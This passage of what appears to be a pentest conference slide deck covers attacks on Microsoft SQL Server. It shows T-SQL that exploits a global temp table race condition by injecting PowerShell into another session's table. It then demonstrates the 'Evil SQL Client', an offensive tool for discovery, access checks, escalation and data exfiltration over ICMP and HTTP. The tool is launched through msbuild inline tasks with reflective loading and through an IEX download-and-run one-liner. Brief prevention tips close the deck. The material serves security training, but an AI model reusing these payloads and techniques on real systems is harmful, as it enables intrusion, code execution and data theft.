    DECLARE MY_CURSOR CURSOR
    FOR SELECT name FROM tempdb.sys.tables WHERE name LIKE '##%'
    OPEN MY_CURSOR
    FETCH NEXT FROM MY_CURSOR INTO @mytempname
    WHILE @@FETCH_STATUS = 0
    BEGIN
        -- Print table name
        PRINT @mytempname

        -- Select table contents
        DECLARE @myname varchar(max)
        SET @myname = 'SELECT * FROM [' + @mytempname + ']'
        EXEC(@myname)

        -- Next record
        FETCH NEXT FROM MY_CURSOR INTO @mytempname
    END
    CLOSE MY_CURSOR
    DEALLOCATE MY_CURSOR
END
```

Results

MyID	MyID
1	1

Messages

Write-Output "hello world" | Out-File "C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log\intendedoutput.txt"

Executing query...

## CASE STUDY: VULNERABLE AGENT JOB ATTACK - UPDATE CONTENT



## Query tempdb in Loop

- Update Content
- We modify the PowerShell command being stored in the temp table to write to:

C:\Program Files\Microsoft SQL  
Server\MSSQL12.SQLSERVER2014\MSSQL\Log\finishline.txt

The screenshot shows a SQL Server Enterprise Manager window with a PowerShell script being executed. The script is designed to loop forever, updating a temp table with a command to write to a file. The script is as follows:

```
Set @PsFileName = 'finishline.txt'

-- Set target directory for PowerShell script to be written to
SELECT @TargetDirectory = REPLACE(CAST((SELECT SERVERPROPERTY('ErrorLogFileName')) AS VARCHAR(MAX)), 'ERRORLOG', '')

-- Create full output path for creating the PowerShell script
SELECT @PsFilePath = @TargetDirectory + @PsFileName

-- Loop forever
WHILE 1=1
BEGIN
    -- Set delay
    WAITFOR DELAY '0:0:1'

    -- Setup variables
    DECLARE @mytempname varchar(max)

    -- Iterate through all global temp tables
    DECLARE MY_CURSOR CURSOR
    FOR SELECT name FROM tempdb.sys.tables WHERE name LIKE '#%'
    OPEN MY_CURSOR
    FETCH NEXT FROM MY_CURSOR INTO @mytempname
    WHILE @@FETCH_STATUS = 0
    BEGIN
        -- Print table name
        PRINT @mytempname

        -- Update contents of known column with ps script in an unknown temp table
        DECLARE @mycommand varchar(max)
        SET @mycommand = 'UPDATE t1 SET t1.PSCode = ''Write-Output "hello world" | Out-File "' + @PsFilePath + '" FROM ' + @mytempname + ' t1'
        EXEC(@mycommand)

        -- Select table contents
        DECLARE @mycommand2 varchar(max)
        SET @mycommand2 = 'SELECT * FROM [' + @mytempname + ']'
        EXEC(@mycommand2)

        -- Next record
        FETCH NEXT FROM MY_CURSOR INTO @mytempname
    END
END
```

The script is executed in a loop, and the results are shown in the bottom pane. The results show the command being executed, which is to write the output of the 'hello world' command to the file 'C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log\finishline.txt'.




## CASE STUDY: VULNERABLE AGENT JOB ATTCK - VERIFY EXECUTION



## Verify file write

- Via explorer
- You could also use `xp_fileexist 'C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER\VER2014\MSSQL\Log\finishline.txt'`



## PREVENTION



Don't run code blocks that have been stored in a global temporary table.



Don't store sensitive data or code blocks in a global temporary table.



If you need to access data across multiple sessions consider using memory-optimized tables.






Based on my lab testing, they can provide similar performance benefits without having to expose data to unprivileged users. For more information check out this article from Microsoft..

**BLOG:** <https://blog.netspi.com/exploiting-sql-server-global-temporary-table-race-conditions>

EVILSQL  
CLIENT

Esc


## What is the Evil SQL Client?

-  SQL Server attack console client written in C#
-  Supports discovery, access, escalation, and data exfil commands
-  Built for pentest and red team operations
-  Ships with files to execute via msbuild inline tasks
-  Ships with files to execute via PowerShell

## Where can I get it?



<https://github.com/netspi/esc>



## Execution Options: esc.exe



Download release or compile from source



Execute esc.exe

The screenshot displays two windows. The top window is a command prompt titled "Administrator: C:\Windows\system32\cmd.exe - esc.exe". It shows the following commands and output:

```
C:\temp>dir /s /b esc.exe
C:\temp\esc.exe

C:\temp>esc.exe
SQLCLIENT> show help

-----
Evil SQL Client (ESC)
Version: v1.0
Author: Scott Sutherland (@_nullbind), NetSPI
A SQL client with enhanced server discovery, access, and data exfiltration features. :)
Built for execution as a stand alone assembly, or through an alternative medium for
.net code execution such as msbuild and PowerShell.
-----
```

The bottom window is a Visual Studio build output window titled "Output". It shows the following text:

```
Output
Show output from: Build
***** Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped *****
```

The status bar at the bottom of the Visual Studio window indicates "Build succeeded".

## Execution Options: msbuild.exe



esc.csproj file contains  
the esc.exe source code  
in an inline task

\*Technique by Casey Smith



Download esc.csproj



Run via msbuild

\*Fun fact: No file path needed if  
only one .csproj file exists in  
directory.

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...
C:\temp>dir /s /b
C:\temp\1.csproj
C:\temp\esc.exe

C:\temp>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
Microsoft (R) Build Engine version 4.6.1055.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 4/24/2020 8:25:20 PM.
SQLCLIENT> help

-----
Evil SQL Client (ESC)
Version: v1.0
Author: Scott Sutherland (@_nullbind), NetSPI
A SQL client with enhanced server discovery, access, and data exfiltration features. :)
Built for execution as a stand alone assembly, or through an alternative medium for
.net code execution such as msbuild and PowerShell.
-----

764      SqlCommand DbQueryOutput = new SqlCommand(DatabaseQuery, conndb);
765      conndb.Open();
766      SqlDataAdapter dadb = new SqlDataAdapter(DbQueryOutput);
```

## Execution Options: msbuild.exe




esc.xml contains a byte array of esc.exe that is loaded via reflection techniques shared by @BoHops (GhostBuild), @subTee, and @mattifestation



Download esc.xml



Run via msbuild



```
51 public override bool Execute()
52 {
53     //Add args here (Must be in the form of a string array)
54     string[] args = new string[] {""};
55
56     //Compile .Net Assembly. Compress using @mattifestation's Out-CompressedDll [ https://github.c
57
58     string compressedBin = "7X03eFzFkXDP5DMjja5Xw6PDt1RrFhVw4Rt8gmVJtgWMLVuyScFgRqOxPLakkWdGtKXCMh
59
60     //Add the byte count/size. This is captured in the Out-CompressedDll output file
61     int compressedBinSize = 96768;
62     Byte[] bytesBin = new byte[compressedBinSize];
63     using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(compressedBin)))
64     {
65         using (DeflateStream stream = new DeflateStream(inputStream, CompressionMode.Decompress))
66         {
67             stream.Read(bytesBin, 0, compressedBinSize);
68         }
69     }
70
71     // Load the bytes of the assembly
72     Assembly assembly = Assembly.Load(bytesBin);
73
74     // Call the entry point, in this case main
75     assembly.EntryPoint.Invoke(null, new object[] { args });
76     return true;
77 }
78
79 ]]>
80 </Code>
81 </Task>
82 </UsingTask>
```





## Execution Options: PowerShell – Loading esc.exe Assembly



Load assembly from file or byte array:

```
[System.Reflection.Assembly]::LoadFile("c:\temp\esc.exe")
```

or

```
[System.Reflection.Assembly]::Load($filebytes)
```



**Shortcut** Download PowerShell code to automatically load Evil SQL Client from a string containing a hardcoded byte array.

```
IEX(New-Object
```

```
System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/ESC/master/esc-example.ps1")
```



## Execution Options: PowerShell – Executing esc.exe Functions



Call desired functions. Below are some examples:

```
[evilsqclient.Program+EvilCommands]::GetSQLServersBroadCast()  
[evilsqclient.Program+EvilCommands]::GetSQLServersSpn()  
[evilsqclient.Program+EvilCommands]::MasterDiscoveredList  
[evilsqclient.Program+EvilCommands]::InstanceAllG = "enabled"  
[evilsqclient.Program+EvilCommands]::CheckAccess()  
[evilsqclient.Program+EvilCommands]::MasterAccessList  
[evilsqclient.Program+EvilCommands]::CheckDefaultAppPw()  
[evilsqclient.Program+EvilCommands]::CheckLoginAsPw()  
[evilsqclient.Program+EvilCommands]::MasterAccessList
```



### PowerShell Execution Note

The interactive console currently doesn't work through PowerShell, but all other functions do. Hopefully, I'll fix the bug, but it's still very usable. 😊

## ESC Commands

Note: The “show settings” command will show the current configuration at any given time.

Discovery	Access	Gather	Escalate	Exfil
Discover file	Check access	Single instance query	Check loginaspw	Set File
Discover domainspn	Check defaultpw	Multi instance query	Check uncinject	Set FilePath
Discover broadcast	Show access	List serverinfo	Run oscmd	Set icmp
Show discovered	Export access	List databases		Set icmpip
Export discovered		List tables		Set http
		List links		Set httpurl
		List logins		
		List rolemembers		
		List privs		
				*All query results are exfiled via all enabled methods.

\* The data encryption functions are done, but currently they don't encrypt exfiltrated data at this time.

## Query Options: Single Instance



### Configure Single Instance Target

Set target MSSQLSRV04\SQLSERVER2014  
Set username backdoor\_account  
Set password backdoor\_account  
Show settings



### Execute query

Select @@version  
Go

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...
-----
SQLCLIENT> set instance MSSQLSRV04\SQLSERVER2014
Target instance set to: MSSQLSRV04\SQLSERVER2014
SQLCLIENT> set username backdoor_account
Username set to: backdoor_account
SQLCLIENT> set password backdoor_account
Password set to: backdoor_account
```

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Fr...
-----
SQLCLIENT> select @@version
> go

1 instances will be targeted.

MSSQLSRV04\SQLSERVER2014: ATTEMPTING QUERY

QUERY RESULTS:

Column1
Microsoft SQL Server 2014 - 12.0.4100.1 (X64)
Apr 20 2015 17:29:27
Copyright (c) Microsoft Corporation
Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hypervisor)

SQLCLIENT> _
```

## Query Options: Multiple Instances




Run discover functions & set

Discover domainspn

Discover broadcast

Discover file c:\temp\instancelist.csv

Show settings



```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
-----
SQLCLIENT> discover domainspn

Querying DomainController1.demo.local domain controller for SQL Server SPNs.

Instance                                     SamAccountName
mssql12014.demo.local,1433                  MSSQL2014$
mssqlsrv01.demo.local\SQLSERVER2012         sqlsvc
mssqlsrv03.demo.local\SQLSERVER2008         sqlsvc
mssql12k5.demo.local,1433                  sqlsvc
MSSQL2016.demo.local\MSSQLSERVER2016       MSSQL2016$
MSSQLSRV04.demo.local,50939                appsvc
MSSQLSRV04.demo.local\SQLSERVER2014        appsvc
MSSQLSRV04.demo.local,50948                appsvc
MSSQLSRV04.demo.local\SQLSERVER2016        appsvc

9 instances found.

SQLCLIENT> _
```

## Query Options: Multiple Instances




### Run discover functions & set

- Discover domainspn
- Discover broadcast
- Discover file c:\temp\instancelist.csv
- Show settings



### Enable multi-instance targeting

- Set targetall enabled
- Show settings



```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
-----
SQLCLIENT> set targetall enabled

Enabled targeting of all discovered instances.

SQLCLIENT> show settings

-----
Evil SQL Client (ESC) v1.0
-----
CONNECTION SETTINGS
-----
ConnString :
TargetAll  : enabled
Instance   :
Username    :
Password    :
UserType    : CurrentWindowsUser
Timeout     : 1
Verbose     : disabled
```

## Query Options: Multiple Instances



Run discover functions & set

Discover domainspn

Discover broadcast

Discover file c:\temp\instancelist.csv

Show settings



Enable multi-instance targeting

Set targetall enabled

Show settings



Check initial access

Check access

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
-----
SQLCLIENT> check access

9 instances will be targeted.

mssql2014.demo.local,1433: ATTEMPTING QUERY
mssql2014.demo.local,1433: CONNECTION OR QUERY FAILED

mssqlsrv01.demo.local\SQLSERVER2012: ATTEMPTING QUERY
mssqlsrv01.demo.local\SQLSERVER2012: CONNECTION OR QUERY FAILED

mssqlsrv03.demo.local\SQLSERVER2008: ATTEMPTING QUERY
mssqlsrv03.demo.local\SQLSERVER2008: CONNECTION OR QUERY FAILED

mssql2k5.demo.local,1433: ATTEMPTING QUERY
mssql2k5.demo.local,1433: CONNECTION OR QUERY FAILED

MSSQL2016.demo.local\MSSQLSERVER2016: ATTEMPTING QUERY
MSSQL2016.demo.local\MSSQLSERVER2016: CONNECTION OR QUERY FAILED

MSSQLSRV04.demo.local,50939: ATTEMPTING QUERY

Instance           : MSSQLSRV04\SQLSERVER2014
Domain              : DEMO
Service PID         : 1584
Service Name        : MSSQL$SQLSERVER2014
Service Account     : LocalSystem
Authentication Mode  : Windows and SQL Server Authentication
Forced Encryption   : 0
Clustered           : No
SQL Version         : 2014
```

## Query Options: Multiple Instances



Run discover functions & set

Discover domainspn

Discover broadcast

Discover file c:\temp\instancelist.csv

Show settings



Enable multi-instance targeting

Set targetall enabled

Show settings



Check initial access

Check access

Show access

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
-----
SQLCLIENT> show access

Instance           : MSSQLSRU04\SQLSERVER2014
Domain             : DEMO
Service PID        : 1584
Service Name       : MSSQL$SQLSERVER2014
Service Account    : LocalSystem
Authentication Mode : Windows and SQL Server Authentication
Forced Encryption  : 0
Clustered          : No
SQL Version        : 2014
SQL Version Number  : 12.0.4100.1
SQL Edition        : Developer Edition (64-bit)
SQL Service Pack   : SP1
OS Architecture    : X64
OS Version Number  : 6.2
Login              : DEMO\administrator
Password           :
Login is Sysadmin   : 0

Instance           : MSSQLSRU04\SQLSERVER2016
Domain             : DEMO
Service PID        : 1756
Service Name       : MSSQL$SQLSERVER2016
Service Account    : demo\sqlsvc
Authentication Mode : Windows and SQL Server Authentication
Forced Encryption  : 0
Clustered          : No
SQL Version        : 2016
SQL Version Number  : 13.0.1601.5
```




## Query Options: Multiple Instances



Execute query

Select @@version  
Go



```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
-----
SQLCLIENT> select @@version
> go

4 instances will be targeted.

MSSQLSRV04\SQLSERVER2014: ATTEMPTING QUERY

QUERY RESULTS:

Column1
Microsoft SQL Server 2014 - 12.0.4100.1 (X64)
Apr 20 2015 17:29:27
Copyright (c) Microsoft Corporation
Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyperviso
```

## Query Options: Multiple Instances



Execute query

Select @@version  
Go



Run Commands

List databases

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\Micr...
Computer Name      : MSSQLSRU04\SQLSERVER2016
Instance          : SQLSERVER2016
DbID              : 6
DatabaseName      : ReportServer$SQLSERVER2016TempDB
Owner             : MSSQLSRU04\Administrator
Owner is sysadmin : 1
CreateDate        : 9/18/2016 6:15:35 PM
RecoveryModel     : SIMPLE
IsTrustworthy     : False
IsDbChaining      : False
isBrokerEnabled   : 0
isEncrypted       : 0
isReadOnly        : 0
Database Size     : 8.00

15 databases found.

SQLCLIENT> list databases
```



## General Notes



If you mess up a command, just run:

`clear`



CTRL + C kills the application

## ESC Demo

# TAKE AWAYS

## TAKE AWAYS



SQL Server instances are easy to find in Active Directory environments.



The default trust relationships between SQL Server on domain systems and AD can lead to privilege escalation scenarios.



Attacks can originate from the internet or internal vectors



The same techniques used in PowerUpSQL can be adapted to any medium.



Be proactive about finding common issues and enabled detections.